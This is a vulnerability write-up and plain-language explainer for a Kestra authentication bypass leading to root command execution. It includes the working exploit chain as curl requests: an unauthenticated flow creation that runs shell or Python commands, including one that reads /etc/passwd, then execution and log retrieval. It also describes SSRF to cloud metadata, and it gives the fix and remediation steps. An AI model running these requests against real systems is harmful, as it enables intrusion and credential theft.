CVE-2026–49869 Explained: How One String Comparison Hands Root to an Unauthenticated Attacker

Kestra's authentication filter exempted any request path ending in '/configs' from authentication, rather than only the exact public configuration endpoint. Because flow names are embedded in API paths, an unauthenticated attacker could name a flow 'configs' and create, run and read the output of shell commands, leading to remote code execution as root.
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Kestra is an open-source platform for defining, scheduling and running workflows. Its REST API identifies resources by caller-supplied names: a flow, for example, lives at /flows/{namespace}/{flowId}. Because those names are embedded directly into the request path, anything that inspects the path is inspecting attacker-controlled input.
Kestra OSS defaults to Basic Auth, and every API request passes through a single filter, AuthenticationFilter. For each incoming request the filter first decides whether the path may proceed without authentication. Exactly one endpoint has to be reachable before login exists: the public configuration endpoint that the setup screen reads to learn how login and feature flags are configured. The configuration-read endpoints GET /api/v1/configs and GET /api/v1/{tenant}/configs were carved out as that exception.
The single conditional written to carve out that one exception disabled authentication across the entire platform. Where the code needed to ask "is this the config endpoint?", it instead asked "does this path end in the string configs?". Those two questions agree on the one path they were meant to cover and disagree on every other path that shares the same ending. Since Kestra embeds attacker-controlled values such as a flow's name into the path, that gap was trivial to walk through.

Setup
No accounts, roles or special tooling are needed. The precondition is simply a reachable Kestra instance running a vulnerable version, with the default Basic Auth configuration and the default set of script-execution plugins.
Finding it

The line that broke it:
boolean isConfigEndpoint = request.getPath().endsWith("/configs") || ...;if (isConfigEndpoint || isOpenUrl || isManagementEndpoint(request) || mcpAuthHandled) { return chain.proceed(request); }
If isConfigEndpoint is true, the filter calls chain.proceed(request) and the request continues without authentication. The check is a suffix comparison on the raw request path.
Exploitation
Step 1: a suffix check instead of an exact path check
endsWith("/configs") answers "does the tail of this request path match the string /configs?". What the code needed to answer was "is this request the public config endpoint?". Those are different questions.
"/api/v1/main/configs".endsWith("/configs")"/api/v1/main/flows/tutorial/configs".endsWith("/configs")
Both strings end in /configs, so both pass. Kestra's REST API identifies resources by a caller-supplied name, for instance /flows/{namespace}/{flowId}. Set flowId to configs and nearly every path related to that flow now ends in /configs. endsWith() has no way to tell a config-read request apart from a flow-management request; it waves both through identically.
The list of routes this flaw could bypass turned out to be long:
- FlowController:
PUT /api/v1/{tenant}/flows/{namespace}/configscreates or overwrites a flow - ExecutionController:
POST /api/v1/{tenant}/executions/{namespace}/configsruns a flow - KVController:
PUT /api/v1/{tenant}/namespaces/{namespace}/kv/configswrites to the key-value store - FlowController:
DELETE /api/v1/{tenant}/flows/{namespace}/configsdeletes flows - DashboardController:
DELETE /api/v1/{tenant}/dashboards/configsdeletes dashboards - LogController:
DELETE /api/v1/{tenant}/logs/{namespace}/configsdestroys audit logs
The combination of FlowController and ExecutionController is what drives the chain all the way to RCE.
Step 2: create a flow carrying a shell command, unauthenticated
A single PUT request, with no credentials attached, creates a flow named configs. Its task type is set to io.kestra.plugin.scripts.shell.Commands, which runs a list of shell commands whenever the flow executes.
curl -X PUT \ -H "Content-Type: application/x-yaml" \ "http://<target>/api/v1/main/flows/tutorial/configs" \ --data-binary id: configsnamespace: tutorialtasks: - id: rce type: io.kestra.plugin.scripts.shell.Commands commands: - id - hostname - cat /etc/passwd# → HTTP 200 OK (created with no credentials at all)
Because the request path /api/v1/main/flows/tutorial/configs ends in /configs, AuthenticationFilter treats it exactly like the config-read endpoint and lets it straight through. The response is HTTP 200 OK, and the flow is created with no credentials at all.
Step 3: run that flow, unauthenticated
Creating the flow alone does not execute anything yet. The second request triggers execution, and it hits a path with the same ending, so it bypasses auth the same way.
curl -X POST "http://<target>/api/v1/main/executions/tutorial/configs"# → {"id":"4eeB6vY7FT3mSj5FGYRrXW", "state":{"current":"RUNNING"}, ...}
Step 4: the worker executes the plugin as root
A Kestra worker picks up the execution and runs the shell.Commands task for real. Kestra installs over 80 script-execution plugins by default, including shell, Python, Node, PowerShell and Go, and the worker process runs inside its container as uid=0(root) out of the box. A flow created through the auth bypass needs only one task, "run this shell command", and that command executes with root privileges.
[INFO] uid=0(root) gid=0(root) groups=0(root)[INFO] root:x:0:0:root:/root:/bin/bash[INFO] daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin...[DEBUG] Command succeed with exit code 0
The same works with the Python plugin:
curl -X PUT \ -H "Content-Type: application/x-yaml" \ "http://<target>/api/v1/main/flows/tutorial/configs" \ id: configsnamespace: tutorialtasks: - id: rce_python type: io.kestra.plugin.scripts.python.Script script: | import os print(os.popen("id && hostname").read())
Step 5: retrieve the output from the logs, unauthenticated
The execution's output, the command's stdout, is readable through the log search API, and that path also ends in a pattern matching /configs, so it is viewable with no credentials either.
curl "http://<target>/api/v1/main/logs/search?executionId=4eeB6vY7FT3mSj5FGYRrXW"
Create, execute, retrieve: three HTTP requests, none of them carrying an auth token or session cookie. An attacker never touches a login screen, yet runs arbitrary commands on the server and reads the output back directly.
A secondary surface: SSRF via the Pebble template engine
The auth bypass also combines with a second flaw. Kestra's workflow template engine, Pebble, exposes an http() function that performs no validation on the URI it is given.
URI uri = URI.create(args.get("uri").toString());
The researcher confirmed this lets a worker container reach a cloud metadata endpoint (http://[redacted]/). On AWS, GCP or Azure, that endpoint can leak the IAM credentials attached to the instance. The RCE alone is already severe, but this SSRF path is worth checking separately during incident response, since it is the kind of exposure a command-execution-only investigation can miss.
Root cause
The mistake is a whitelist built on a suffix comparison. The filter was meant to recognise one specific route, the public configuration read, but it accepted any path whose tail matched /configs. In a REST API where caller-supplied values become part of the path itself, an attacker can manufacture that suffix on almost any route by naming a resource configs. The filter runs inside Kestra's own chain, after any reverse proxy has already forwarded the request, so the check itself is the gate.
Impact
An unauthenticated attacker can create, run and delete flows, write to the key-value store, delete dashboards and destroy audit logs. Because the default script-execution plugins run inside the worker container as root, the flow-creation and execution pair yields unauthenticated remote code execution. The attacker can read the command output back through the log search API without credentials.
Separately, the Pebble http() function with no URI validation allows SSRF from the worker container to a cloud metadata endpoint, which on AWS, GCP or Azure can leak the IAM credentials attached to the instance.
Fix
Kestra 1.0.45 and 1.3.21 replaced the endsWith()-based comparison with an exact path match. Authentication is now skipped only when the request path is precisely the real config-read path (/api/v1/configs, /api/v1/{tenant}/configs), so naming a flow configs no longer exempts any path from authentication.
The general lesson: any whitelist of auth-exempt paths needs an exact path match, not a suffix or substring check, and that is especially true in a REST API where caller-supplied values become part of the path. It is worth auditing authentication logic anywhere for an endsWith() or contains() call that was meant to recognise one specific route.
Remediation points from the report:
-
Update immediately: 1.0.45 for the 1.0.x branch, 1.3.21 for 1.1.x through 1.3.x.
-
Restart the worker containers, not just the webserver process. Privileged command execution happens in the worker, so an updated image with an old worker process still running continues to serve the vulnerable code path.
-
A reverse proxy in front of Kestra does not mitigate this, because the broken comparison runs inside Kestra's own filter chain, after the proxy has already forwarded the request. If patching is not immediately possible, a proxy rule that allows only the exact
/api/v1/configspath can serve as a narrow stopgap, but it is not a substitute for the real fix. -
Treat the exposure window as a possible incident, not a closed ticket. Rotate any secrets, service credentials and cloud IAM roles the worker could reach, and check flow and execution history for an unrecognised flow or execution named
configs. -
Suffix-matched auth exemptions on other products. Look for filters that skip authentication when the path ends with, or contains, a fixed string. A positive result is a request to a resource-management route whose path you can make end in that string, returning a normal success response with no credentials.
-
Caller-controlled path segments. Wherever a REST API embeds a user-chosen name into the path, try naming the resource after the exempted endpoint. A positive result is a create, update or delete that succeeds unauthenticated.
-
Exempted read endpoints that also accept writes. For each path the filter lets through, try the other HTTP methods on it. A positive result is a write or delete succeeding on a route that was only meant to be readable.
-
Log and audit retrieval after a bypass. If execution or log search routes share the exempted suffix, try reading output back unauthenticated. A positive result is command output or audit data returned without a session.
-
Template-engine URL functions. Test any template function that fetches a URI, such as Pebble's
http(), against a metadata address. A positive result is a response fromhttp://[redacted]/or equivalent cloud metadata content. -
Worker privilege after a bypass. When a bypass reaches a job runner, check the identity the job runs as. A positive result is
uid=0(root)in the job output.
What happened, in plain words
Kestra is a piece of software that runs workflows: lists of tasks that a computer carries out in order, on a schedule or on demand. Companies install it on their own servers and use it to automate jobs such as moving files, calling other services or running scripts. Like most such tools, it has a login screen, and almost everything inside it requires you to be logged in.
There is one exception. Before anyone has logged in, the setup screen needs to ask the server a question: "how is login configured here, and which features are switched on?" So the developers deliberately left one small door unlocked: a single address that answers that question without a password.
The code that was supposed to unlock only that one door asked the wrong question. Instead of asking "is this exactly the configuration address?", it asked "does this address end with the word configs?". On the one address it was meant to cover, both questions give the same answer. On every other address that happens to end the same way, they disagree, and the door swings open.
That matters because Kestra lets the person making a request choose names that become part of the address. If you create a workflow and call it configs, then every address about that workflow ends in /configs too. So creating it, running it and deleting it all skip the login check. Kestra also ships with plugins that run shell, Python and Node scripts, and those scripts run as the most powerful user on the machine, root. A broken login check therefore turns into the ability to run any command on the server without ever logging in. Security people call that remote code execution, or RCE.
The product and the pieces involved
Before the details, a few words that come up constantly.
- Workflow: a saved list of tasks plus the rules for when they run. In Kestra you write one down, give it a name, and the platform carries it out.
- API: the set of web addresses a program offers so other programs can talk to it. When your browser loads a page you are using a website; when a script sends a request to a specific address and gets data back, it is using an API. Think of it as a service counter: you hand over a request at a named window and get an answer back.
- REST API: an API designed around addresses that describe things. A workflow called
tutorialinside a group calledmainmight live at an address like/flows/main/tutorial. The names you choose become part of the address. - Endpoint: one specific address on that counter, for example the one that reads configuration.
- Authentication: proving who you are, usually with a username and password. Basic Auth is a simple, built-in way of doing that: the browser or script sends the username and password with every request.
- Filter: a checkpoint that every incoming request passes through before it reaches the code that does the real work. Kestra has one filter, called
AuthenticationFilter, that decides for each request whether the caller is allowed in. - Whitelist (or allowlist): a list of things that are permitted without the usual checks.
- Root: the all-powerful administrator account on a Linux machine. A program running as root can do anything, including reading every file and installing software.
- Container: a packaged, isolated environment holding an application and everything it needs. Kestra runs parts of itself in containers, and the part that actually executes workflow tasks is called the worker.
- Plugin: an add-on that teaches Kestra a new kind of task, for example "run these shell commands" or "run this Python script".
The setup needed to reproduce it
Nothing exotic is required: no accounts, no special roles, no unusual tools. All you need is a reachable Kestra instance running a vulnerable version, with the default Basic Auth configuration and the default set of script-execution plugins.
Finding the flaw
Here is the line that caused the problem:
boolean isConfigEndpoint = request.getPath().endsWith("/configs") || ...;if (isConfigEndpoint || isOpenUrl || isManagementEndpoint(request) || mcpAuthHandled) { return chain.proceed(request); }
Line by line, in plain words:
request.getPath()is the address the caller asked for, exactly as it arrived..endsWith("/configs")asks a yes or no question: does that address finish with the text/configs? The answer is stored in a true/false value calledisConfigEndpoint.- The
|| ...means "or some other conditions that are not shown here". - The
if (...)block then checks a handful of reasons a request might be allowed through without logging in: it looks like the configuration address, or it is an open address, or it is a management address, or authentication was already handled elsewhere. - If any of those is true,
return chain.proceed(request)sends the request onward, straight to the real code, with no login check at all.
The important part is step 2. The check is a suffix comparison: it only looks at the end of the address. It never asks whether the address is the exact configuration address.
Step 1: a suffix check instead of an exact path check
endsWith("/configs") answers "does the tail of this request path match the string /configs?". What the code needed to answer was "is this request the public config endpoint?". Those are different questions.
"/api/v1/main/configs".endsWith("/configs")"/api/v1/main/flows/tutorial/configs".endsWith("/configs")
Both of these lines ask the same yes/no question about two different addresses.
- The first address,
/api/v1/main/configs, is the genuine configuration address. It ends in/configs, so the answer is yes, and it should be let through. - The second address,
/api/v1/main/flows/tutorial/configs, is about a workflow calledconfigsin the grouptutorial. It also ends in/configs, so the answer is yes as well, even though it has nothing to do with configuration.
Both strings end in /configs, so both pass. Kestra's REST API identifies resources by a caller-supplied name, for instance /flows/{namespace}/{flowId}. Set flowId to configs and nearly every path related to that flow now ends in /configs. endsWith() has no way to tell a config-read request apart from a flow-management request; it waves both through identically.
A useful comparison: imagine a receptionist told to let in anyone whose badge number ends in 7, because the cleaner's badge ends in 7. The cleaner gets in, but so does every visitor whose badge happens to end in 7. The rule was meant to identify one person and instead identifies a pattern.
The list of routes this flaw could bypass turned out to be long:
- FlowController:
PUT /api/v1/{tenant}/flows/{namespace}/configscreates or overwrites a flow - ExecutionController:
POST /api/v1/{tenant}/executions/{namespace}/configsruns a flow - KVController:
PUT /api/v1/{tenant}/namespaces/{namespace}/kv/configswrites to the key-value store - FlowController:
DELETE /api/v1/{tenant}/flows/{namespace}/configsdeletes flows - DashboardController:
DELETE /api/v1/{tenant}/dashboards/configsdeletes dashboards - LogController:
DELETE /api/v1/{tenant}/logs/{namespace}/configsdestroys audit logs
A few notes on that list. PUT means "create or replace", POST means "submit something to be acted on", and DELETE means "remove". A tenant is a separate space inside the installation, a namespace is a folder-like grouping for workflows, and a key-value store is a simple storage area where workflows keep small pieces of data. Audit logs are the records of who did what and when; deleting them is how an intruder covers their tracks.
The combination of FlowController and ExecutionController is what drives the chain all the way to RCE: one route lets you create a workflow, the other lets you run it.
Step 2: create a flow carrying a shell command, unauthenticated
A single PUT request, with no credentials attached, creates a flow named configs. Its task type is set to io.kestra.plugin.scripts.shell.Commands, which runs a list of shell commands whenever the flow executes.
curl -X PUT \ -H "Content-Type: application/x-yaml" \ "http://<target>/api/v1/main/flows/tutorial/configs" \ --data-binary id: configsnamespace: tutorialtasks: - id: rce type: io.kestra.plugin.scripts.shell.Commands commands: - id - hostname - cat /etc/passwd# → HTTP 200 OK (created with no credentials at all)
What each part does:
curlis a command-line tool for sending web requests. It is the script equivalent of typing an address into a browser.-X PUTchooses the method: PUT means "create or replace this thing".-H "Content-Type: application/x-yaml"is a header, a small note attached to the request. It tells the server that the body is written in YAML, a plain-text format for structured data.- The address
http://<target>/api/v1/main/flows/tutorial/configsis the workflow-creation endpoint.<target>stands for the server's address. The workflow's name isconfigs, which is the whole trick: it makes the address end in/configs. --data-binarysends the body of the request, the YAML below it.- In that YAML,
id: configsnames the workflow,namespace: tutorialplaces it in a group, andtasks:starts the list of things to do. - The single task has
id: rce, andtype: io.kestra.plugin.scripts.shell.Commandssays it is the shell-commands plugin. commands:lists the shell commands to run:id(show which user we are),hostname(show the machine's name) andcat /etc/passwd(print the file that lists user accounts on a Linux system).- The comment at the end records the result: HTTP 200 OK, meaning success, with no credentials at all.
Because the request path /api/v1/main/flows/tutorial/configs ends in /configs, AuthenticationFilter treats it exactly like the config-read endpoint and lets it straight through. The response is HTTP 200 OK, and the flow is created with no credentials at all.
Why this step? Because the attacker needs somewhere to put the commands. Creating a workflow is harmless by itself; it is the container for the payload.
Step 3: run that flow, unauthenticated
Creating the flow alone does not execute anything yet. The second request triggers execution, and it hits a path with the same ending, so it bypasses auth the same way.
curl -X POST "http://<target>/api/v1/main/executions/tutorial/configs"# → {"id":"4eeB6vY7FT3mSj5FGYRrXW", "state":{"current":"RUNNING"}, ...}
-X POSTmeans "submit this for action".- The address is the execution endpoint for the workflow called
configsin thetutorialgroup. Again it ends in/configs, so the filter lets it through. - The reply is a small block of JSON, a text format for data. It contains an
id, a unique label for this particular run, and astatewhosecurrentvalue isRUNNING, meaning the run has started.
Why this step? Because a workflow does nothing until it is run. This is the request that actually sets the commands in motion.
Step 4: the worker executes the plugin as root
A Kestra worker picks up the execution and runs the shell.Commands task for real. Kestra installs over 80 script-execution plugins by default, including shell, Python, Node, PowerShell and Go, and the worker process runs inside its container as uid=0(root) out of the box. A flow created through the auth bypass needs only one task, "run this shell command", and that command executes with root privileges.
[INFO] uid=0(root) gid=0(root) groups=0(root)[INFO] root:x:0:0:root:/root:/bin/bash[INFO] daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin...[DEBUG] Command succeed with exit code 0
This is the output the worker produced:
- The first line reports
uid=0(root): the command ran as user number 0, which on Linux is root, the administrator.gidandgroupsdescribe the user's group memberships, also root. - The second line is the entry for root from
/etc/passwd, the user-account file that thecatcommand printed. - The third line is another account,
daemon, showing that the file was read in full. - The last line,
Command succeed with exit code 0, is Kestra reporting that the task finished successfully; an exit code of 0 means "no error".
In other words, the commands the attacker wrote into the workflow ran on the server with the highest possible privileges, and the attacker never logged in.
The same works with the Python plugin:
curl -X PUT \ -H "Content-Type: application/x-yaml" \ "http://<target>/api/v1/main/flows/tutorial/configs" \ id: configsnamespace: tutorialtasks: - id: rce_python type: io.kestra.plugin.scripts.python.Script script: | import os print(os.popen("id && hostname").read())
- The request is again a
PUTto the same workflow address, so it again slips past the filter. - This time the task type is
io.kestra.plugin.scripts.python.Script, the Python plugin, and the task is calledrce_python. script: |introduces a block of Python code.import osloads Python's module for talking to the operating system.os.popen("id && hostname")runs two shell commands:idprints the current user, andhostnameprints the machine name. The&&means "run the second only if the first succeeds"..read()captures the text those commands printed, andprint(...)writes it out, so it ends up in the execution's output.
The report shows the same works with the Python plugin.
Step 5: retrieve the output from the logs, unauthenticated
The execution's output, the command's stdout, is readable through the log search API, and that path also ends in a pattern matching /configs, so it is viewable with no credentials either.
curl "http://<target>/api/v1/main/logs/search?executionId=4eeB6vY7FT3mSj5FGYRrXW"
- This is a plain
curlrequest with no method given, so it is a GET, the same kind of request a browser makes when you open a page. - The address is the log search endpoint. Everything after the
?is a query string, a way of passing extra details with the address. executionId=4eeB6vY7FT3mSj5FGYRrXWis the identifier returned in step 3. It tells the server which run's logs to return.- No username, password, token or cookie is attached.
A cookie is a small piece of data a website stores in your browser so it can recognise you on the next request; a token is a similar short string a program sends to prove it has already logged in. Neither is present here.
Create, execute, retrieve: three HTTP requests, none of them carrying an auth token or session cookie. An attacker never touches a login screen, yet runs arbitrary commands on the server and reads the output back directly.
Why this step? Because running a command is only useful if you can see what it printed. This request retrieves the output.
A secondary surface: SSRF via the Pebble template engine
The auth bypass also combines with a second flaw. Kestra's workflow template engine, Pebble, exposes an http() function that performs no validation on the URI it is given.
URI uri = URI.create(args.get("uri").toString());
args.get("uri")fetches the address the template asked for..toString()turns it into text.URI.create(...)builds a URI object from that text.
A URI is simply an address, like a web link. A template engine is a tool that fills in placeholders in a text document to produce a final result; Pebble is the one Kestra uses. The point of this snippet is what is missing: the address is used as given, with no check on where it points.
The researcher confirmed this lets a worker container reach a cloud metadata endpoint (http://[redacted]/). On AWS, GCP or Azure, that endpoint can leak the IAM credentials attached to the instance. The RCE alone is already severe, but this SSRF path is worth checking separately during incident response, since it is the kind of exposure a command-execution-only investigation can miss.
Some terms here. SSRF, server-side request forgery, means tricking the server into making a request on your behalf, usually to somewhere you could not reach yourself. A cloud metadata endpoint is a special internal address that cloud providers make available inside their machines; it answers questions about the machine, including the credentials it has been given. IAM credentials are the keys a cloud account uses to prove which permissions a machine has. [redacted] is the address commonly used for that internal service.
Root cause
The mistake is a whitelist built on a suffix comparison. The filter was meant to recognise one specific route, the public configuration read, but it accepted any path whose tail matched /configs. In a REST API where caller-supplied values become part of the path itself, an attacker can manufacture that suffix on almost any route by naming a resource configs. The filter runs inside Kestra's own chain, so nothing in front of it distinguishes the two kinds of request: the check itself is the only gate, and it asks the wrong question.
Impact
An unauthenticated attacker can create, run and delete flows, write to the key-value store, delete dashboards and destroy audit logs. Because the default script-execution plugins run inside the worker container as root, the flow-creation and execution pair yields unauthenticated remote code execution. The attacker can read the command output back through the log search API without credentials.
Separately, the Pebble http() function with no URI validation allows SSRF from the worker container to a cloud metadata endpoint, which on AWS, GCP or Azure can leak the IAM credentials attached to the instance.
Fix
Kestra 1.0.45 and 1.3.21 replaced the endsWith()-based comparison with an exact path match. Authentication is now skipped only when the request path is precisely the real config-read path (/api/v1/configs, /api/v1/{tenant}/configs), so naming a flow configs no longer exempts any path from authentication.
The general lesson: any whitelist of auth-exempt paths needs an exact path match, not a suffix or substring check, and that is especially true in a REST API where caller-supplied values become part of the path. It is worth auditing authentication logic anywhere for an endsWith() or contains() call that was meant to recognise one specific route.
Remediation points from the report:
- Update immediately: 1.0.45 for the 1.0.x branch, 1.3.21 for 1.1.x through 1.3.x.
- Restart the worker containers, not just the webserver process. Privileged command execution happens in the worker, so an updated image with an old worker process still running continues to serve the vulnerable code path.
- A reverse proxy in front of Kestra does not mitigate this, because the broken comparison runs inside Kestra's own filter chain, after the proxy has already forwarded the request. If patching is not immediately possible, a proxy rule that allows only the exact
/api/v1/configspath can serve as a narrow stopgap, but it is not a substitute for the real fix. - Treat the exposure window as a possible incident, not a closed ticket. Rotate any secrets, service credentials and cloud IAM roles the worker could reach, and check flow and execution history for an unrecognised flow or execution named
configs.
A reverse proxy is a server that sits in front of an application and forwards requests to it, often used for encryption or filtering. The report's point is that this one cannot help here, because the faulty check happens after the proxy has already passed the request along.
These are the generalised checks the report suggests, useful for anyone testing similar software.
- Suffix-matched auth exemptions on other products. Look for filters that skip authentication when the path ends with, or contains, a fixed string. A positive result is a request to a resource-management route whose path you can make end in that string, returning a normal success response with no credentials.
- Caller-controlled path segments. Wherever a REST API embeds a user-chosen name into the path, try naming the resource after the exempted endpoint. A positive result is a create, update or delete that succeeds unauthenticated.
- Exempted read endpoints that also accept writes. For each path the filter lets through, try the other HTTP methods on it. A positive result is a write or delete succeeding on a route that was only meant to be readable.
- Log and audit retrieval after a bypass. If execution or log search routes share the exempted suffix, try reading output back unauthenticated. A positive result is command output or audit data returned without a session.
- Template-engine URL functions. Test any template function that fetches a URI, such as Pebble's
http(), against a metadata address. A positive result is a response fromhttp://[redacted]/or equivalent cloud metadata content. - Worker privilege after a bypass. When a bypass reaches a job runner, check the identity the job runs as. A positive result is
uid=0(root)in the job output.
Glossary
- API: the set of addresses a program offers so other programs can send it requests and get answers.
- Audit logs: records of what happened on a system, including who did what and when.
- AuthenticationFilter: the checkpoint in Kestra that every request passes through and that decides whether a login is required.
- Basic Auth: a simple login method where the username and password are sent with every request.
- Container: a packaged, isolated environment holding an application and everything it needs to run.
- Cookie: a small piece of data a site stores in your browser so it can recognise you on later requests.
- curl: a command-line tool for sending web requests.
- Endpoint: one specific address on an API.
- Execution: one run of a workflow.
- Filter: a checkpoint that requests pass through before reaching the code that does the real work.
- Flow: Kestra's name for a workflow, a saved list of tasks.
- Header: a small note attached to a web request or response, such as the format of the body.
- HTTP method: the verb of a request, such as GET (read), PUT (create or replace), POST (submit for action) or DELETE (remove).
- IAM credentials: the keys a cloud account gives a machine so it can prove which permissions it has.
- JSON: a plain-text format for structured data, used in many API responses.
- Key-value store: a simple storage area where workflows keep small pieces of data under a name.
- Namespace: a folder-like grouping for workflows inside Kestra.
- Pebble: the template engine Kestra uses to fill in placeholders in workflow text.
- Plugin: an add-on that teaches Kestra a new kind of task, such as running shell or Python code.
- Query string: the part of an address after a
?, used to pass extra details with a request. - RCE (remote code execution): running your own commands on someone else's server over the network.
- REST API: an API built around addresses that describe resources, where user-chosen names often become part of the address.
- Reverse proxy: a server in front of an application that forwards requests to it.
- SSRF (server-side request forgery): tricking a server into making a request on your behalf, usually to somewhere you cannot reach yourself.
- Suffix comparison: checking only the end of a piece of text, rather than the whole of it.
- Tenant: a separate space inside a Kestra installation.
- Token: a short string a program sends to prove it has already logged in.
- URI: an address, such as a web link.
- Whitelist (allowlist): a list of things permitted without the usual checks.
- Worker: the part of Kestra that actually carries out workflow tasks.
- YAML: a plain-text format for structured data, used to describe Kestra workflows.


